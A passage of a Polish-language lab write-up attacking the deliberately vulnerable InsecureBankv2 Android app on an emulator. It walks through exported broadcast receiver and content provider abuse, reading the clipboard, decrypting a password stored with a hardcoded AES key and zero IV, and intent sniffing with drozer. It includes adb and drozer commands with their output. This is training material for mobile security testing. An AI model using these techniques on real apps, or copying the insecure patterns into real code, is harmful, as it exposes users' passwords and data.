Broadcasting: Intent { act=theBroadcast flg=0x400000 pkg=-es cmp=com.android.insecurebankv2/.MyBroadCastReceiver (has extras) }
Broadcast completed: result=0
vbox86p:/ # exit
```


To polecenie `am broadcast` wysyła zamiar (ang. intent) do `BroadcastReceiver` zdefiniowanego w aplikacji Android. A dokładniej:

- **am broadcast:** wysyła zamiar do `BroadcastReceiver`.
- **-a theBroadcast:** określa akcję zamiaru, w tym przypadku "theBroadcast".
- **-n com.android.insecurebankv2/com.android.insecurebankv2.MyBroadCastReceiver:** określa, do którego `BroadcastReceiver` ma zostać wysłany zamiar. W tym przypadku jest to `MyBroadCastReceiver` w aplikacji o nazwie `com.android.insecurebankv2`.
- **--es phonenumber 5554:** dodaje dodatkowe dane do zamiaru. W tym przypadku dodaje ciąg o nazwie "phonenumber" z wartością "5554".
- **--es newpass Dinesh@123!:** dodaje dodatkowe dane do zamiaru. W tym przypadku dodaje ciąg o nazwie "newpass" z wartością "Dinesh@123!".

Ogólnie rzecz biorąc, to polecenie wysyła zamiar do `MyBroadCastReceiver` w aplikacji `com.android.insecurebankv2` z akcją "theBroadcast" i dodatkowymi danymi "phonenumber" i "newpass".

Powyższa komenda automatycznie nawiązuje połączenie z podanym odbiornikiem rozgłoszeniowym i wysłana wiadomość SMS zawierające hasło.

Efektem końcowym jest otrzymanie SMS z nowym hasłem.



Exploiting Android Content Provider

Wykorzystując metody z poprzedniego scenariusza będziemy mogli poznać historię logowania. Zaczynamy od przeszukania pliku *AndroidManifest.xml*, jak poniżej.

```
        <provider android:authorities="com.android.insecurebankv2.TrackUserContentProvider" android:exported="true"
android:name="com.android.insecurebankv2.TrackUserContentProvider"/>
```

Następnie przechodzimy do programu **jadx** za pomocą polecenia **jadx-gui.**

```
/* loaded from: classes-dex2jar.jar:com/android/insecurebankv2/TrackUserContentProvider.class */
public class TrackUserContentProvider extends ContentProvider {
    static final String CREATE_DB_TABLE = " CREATE TABLE names (id INTEGER PRIMARY KEY AUTOINCREMENT,  name TEXT NOT NULL);";
    static final String DATABASE_NAME = "mydb";
    static final int DATABASE_VERSION = 1;
    static final String PROVIDER_NAME = "com.android.insecurebankv2.TrackUserContentProvider";
    static final String TABLE_NAME = "names";
    static final String name = "name";
    static final int uriCode = 1;
    private static HashMap<String, String> values;
    private SQLiteDatabase db;
    static final String URL = "content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers";
    static final Uri CONTENT_URI = Uri.parse(URL);
    static final UriMatcher uriMatcher = new UriMatcher(-1);
```

Po znalezieniu odpowiedniego fragmentu możemy wejść w powłokę w systemie linux i wpisać poniższe polecenie:

content query --uri content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers

Jest to polecenie, które wykonuje zapytanie do dostawcy treści aplikacji *com.android.insecurebankv2.TrackUserContentProvider* w celu uzyskania danych na temat śledzonych użytkowników. To polecenie jest używane do pobierania informacji o użytkownikach śledzonych przez aplikację.

Efekt końcowy pokazany jest na poniższym zdjęciu

```
┌──(kali㉿kali)-[~/PRT]
└─$ adb shell
vbox86p:/ # content query --uri content://com.android.insecurebankv2.TrackUserContentProvider/trackerusers
Row: 0 id=1, name=dinesh
Row: 1 id=2, name=dinesh
vbox86p:/ #
```


Exploiting Android Pasteboard

Celem tego scenariusza jest podejrzenie skopiowanej wartości w aplikacji.

W tym celu posłużyliśmy się polecenie ***ps*** które pozwala podejrzeć realizowane procesy. Oto wynik tego polecenia.

```
root      4540  2     0      0 worker_thread       0 S [kworker/u8:1]
root      4553  1  2672    560 __skb_recv_datagram f4dabbb9 S su
root      4615  2     0      0 worker_thread       0 S [kworker/1:1]
system    4674  214 1174972 65276 ep_poll          e7e70bb9 S com.genymotion.superuser
u0_a80    4729  214 1230196 105244 ep_poll         e7e70bb9 S com.android.insecurebankv2
root      4761  233  6992   2456 0                 ebd54bb9 R ps
```

Kolejnym krokiem było skopiowanie przykładowego tekstu w moim przypadku było numer telefonu.



Początkowo pojawiła się sytuacja w której nie było możliwości podejrzeć procesów które należały do użytkownika ***u0_a80*** oraz przeszukiwanej parceli. Rozwiązaniem okazało się zainstalowanie aplikacji przy użyciu poniższego polecenia.

adb install --user 0 InsecureBankv2.apk

Ostatnim krokiem było podejrzenie parceli poniższym poleceniem:

adb shell su u0_a58 service call clipboard 2 s16 com.android.insecurebankv2

```
┌──(kali㉿kali)-[~/Android-InsecureBankv2]
└─$ adb shell su u0_a80 service call clipboard 2 s16 com.android.insecurebankv2
Result: Parcel(
  0x00000000: 00000000 00000001 00000001 00000011 '................'
  0x00000010: 00470049 006e0065 00640079 00650053 'I.G.e.n.y.d.S.e.'
  0x00000020: 00760072 00630069 00490065 0070006d 'r.v.i.c.e.I.m.p.'
  0x00000030: 0000006c 00000001 0000000a 00650074 'l.............t.e.'
  0x00000040: 00740078 0070002f 0061006c 006e0069 'x.t./.p.l.a.i.n.'
  0x00000050: 00000000 ffffffff 890cdb25 0000018a '........%.......'
  0x00000060: 00000000 00000001 00000001 00000009 '................'
  0x00000070: 00320031 00340033 00360035 00380037 '1.2.3.4.5.6.7.8.'
  0x00000080: 00000039 ffffffff 00000000 00000000 '9...............')
```

Exploiting Weak Cryptography


Scenariusz ten opierał się na wykorzystaniu błędów w implementacji szyfrowania hasła. w celu poznania hasła należało odwrócić proces szyfrowania, po zapoznaniu się z działaniem algorytmu szyfrującego hasło. Poniżej znajduje się zaszyfrowane już hasło:

```
127|vbox86p:/data/data/com.android.insecurebankv2/shared_prefs # cat mySharedPreferences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="superSecurePassword">DTrW2VXjSoFdg0e61fHxJg==&#10;    </string>
    <string name="EncryptedUsername">ZGluZXNo&#13;&#10;    </string>
</map>
vbox86p:/data/data/com.android.insecurebankv2/shared_prefs #
```

Pierwszym krokiem po rozpakowaniu i zdekomponowaniu aplikacji jak w poprzednich scenariuszach należało przyjrzeć się implementacji. Oto ona:


```
20      String plainText;
21      String key = "This is the super secret key 123";
22      byte[] ivBytes = {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0};
23
24      public static byte[] aes256decrypt(byte[] bArr, byte[] bArr2, byte[] bArr3)
    throws UnsupportedEncodingException, NoSuchAlgorithmException,
    NoSuchPaddingException, InvalidKeyException, InvalidAlgorithmParameterException,
    IllegalBlockSizeException, BadPaddingException {
25          IvParameterSpec ivParameterSpec = new IvParameterSpec(bArr);
26          SecretKeySpec secretKeySpec = new SecretKeySpec(bArr2, "AES");
27          Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
28          cipher.init(2, secretKeySpec, ivParameterSpec);
29          return cipher.doFinal(bArr3);
30      }
```

Do wykorzystania błędu została wykorzystana aplikacja **AESExploit**, która została stworzona przez autorów aplikacji **InsecureBankv2**. Wykorzystuje ona znany klucz jako, IV i tekst zaszyfrowany, aby odwrócić proces szyfrowania. Efektem użycia aplikacji było złamane hasło.




Insecure Logging


Scenariusz opierał się na wykorzystaniu dziennika debugowania, w celu analizy go po wykonaniu ważnych funkcjonalności aplikacji. Podczas testu natrafiono na kilka niepokojących wariantów. Całe zadanie zostałe wykonane przy pomocy polecenia ***adb logcat.***



Logowanie



Zmiana hasła



Transfer

Intent Sniffing

Celem scenariusza podsłuchanie aplikacji podczas procesu zmiany hasła. Niestety zaproponowane rozwiązane w scenariuszu było nie wykonalne (prawdopodobnie z powodu braku pliku apk aplikacji SniffIntents). Dlatego do wykonania ataku posłużyłem się aplikacją drozer.

Poniższe zrzuty ekranu przedstawiają parametry jakie przekazywane są do zadeklarowanego w rozgłoszeniu.

```
/* JADX INFO: Access modifiers changed from: private */
public void broadcastChangepasswordSMS(String str, String str2) {
    if (TextUtils.isEmpty(str.toString().trim())) {
        System.out.println("Phone number Invalid.");
        return;
    }
    Intent intent = new Intent();
    intent.setAction("theBroadcast");
    intent.putExtra("phonenumber", str);
    intent.putExtra("newpass", str2);
    sendBroadcast(intent);
}
```

```
@Override // android.content.BroadcastReceiver
public void onReceive(Context context, Intent intent) {
    String stringExtra = intent.getStringExtra("phonenumber");
    String stringExtra2 = intent.getStringExtra("newpass");
    if (stringExtra == null) {
        System.out.println("Phone number is null");
        return;
    }
```

Aby rozpocząć atak w pierwszej kolejności przystąpiłem do instalacji odpowiednich aplikacji/plików. Skorzystałem z poniższych poleceń.

pip install drozer-2.4.4-py2-none-any.whl

pip install twisted

pip install service_identity

kolejnym krokiem była instalacja pliku apk na telefonie.


adb install drozer.apk

Następnie nawiązujemy połączenie przy pomocy adb>

adb forward tcp:31415 tcp:31415

Ostatnim etapem początkowego procesu uruchomienie konsoli.

drozer console connect




```
┌──(kali㉿kali)-[~/drozer]
└─$ ls
drozer-2.4.4-py2-none-any.whl  drozer-agent-2.3.4.apk

┌──(kali㉿kali)-[~/drozer]
└─$ adb install drozer-agent-2.3.4.apk
Performing Streamed Install
Success

┌──(kali㉿kali)-[~/drozer]
└─$ adb forward tcp:31415 tcp:31415
31415
```

```
┌──(kali㉿kali)-[~/drozer]
└─$ drozer console connect
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
Selecting 724358bd5f94fb4f (unknown Pixel 8.0.0)
                ..                    ..:.
              ..o..                   .r..
               ..a..  . ..... .   ..nd
                 ro..idsnemesisand..pr
                 .otectorandroidsneme.
             .,sisandprotectorandroids+.
           ..nemesisandprotectorandroidsn:.
         .emesisandprotectorandroidsnemes..
       ..isandp,..,rotectorandro,..,idsnem.
       .isisandp..rotectorandroid..snemisis.
       ,andprotectorandroidsnemisisandprotec.
      .torandroidsnemesisandprotectorandroid.
      .snemisisandprotectorandroidsnemesisan:
      .dprotectorandroidsnemesisandprotector.

drozer Console (v2.4.4)
```

Po wykonaniu całego procesu można było polecenie które miało na celu przechwycić proces.

run app.broadcast.sniff --action theBroadcast


```
dz> run app.broadcast.sniff --action theBroadcast
[*] Broadcast receiver registered to sniff matching intents
[*] Output is updated once a second. Press Control+C to exit.

Action: theBroadcast
Raw: Intent { act=theBroadcast flg=0x10 (has extras) }
Extra: phonenumber=15555218135 (java.lang.String)
Extra: newpass=Dinesh@456! (java.lang.String)
```

Reading Android Memory

```
┌──(kali㉿kali)-[~/Desktop/android-studio]
└─$ cd bin

┌──(kali㉿kali)-[~/Desktop/android-studio/bin]
└─$ ./studio.sh
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
CompileCommand: exclude com/intellij/openapi/vfs/impl/FilePartNodeRoot.trieDescend bool exclude = true
2023-09-14 07:20:04,779 [  11196]   WARN - #c.i.u.j.JBCefApp - JCEF runtime library is not a JBR module (Use JBR bu
ndled with the IDE)
2023-09-14 07:20:06,815 [  13232]   WARN - #c.i.e.RunManager - Must be not called before project components initial
ized
2023-09-14 07:20:11,478 [  17895]   WARN - #c.i.o.a.Application - issue detected: vm.options.env.vars
```



Przydatne linki:

https://gist.github.com/Pulimet/5013acf2cd5b28e55036c82c91bd56d8 - AdbCommands

https://book.hacktricks.xyz/mobile-pentesting/android-app-pentesting/drozer-tutorial - Drozer Tutorial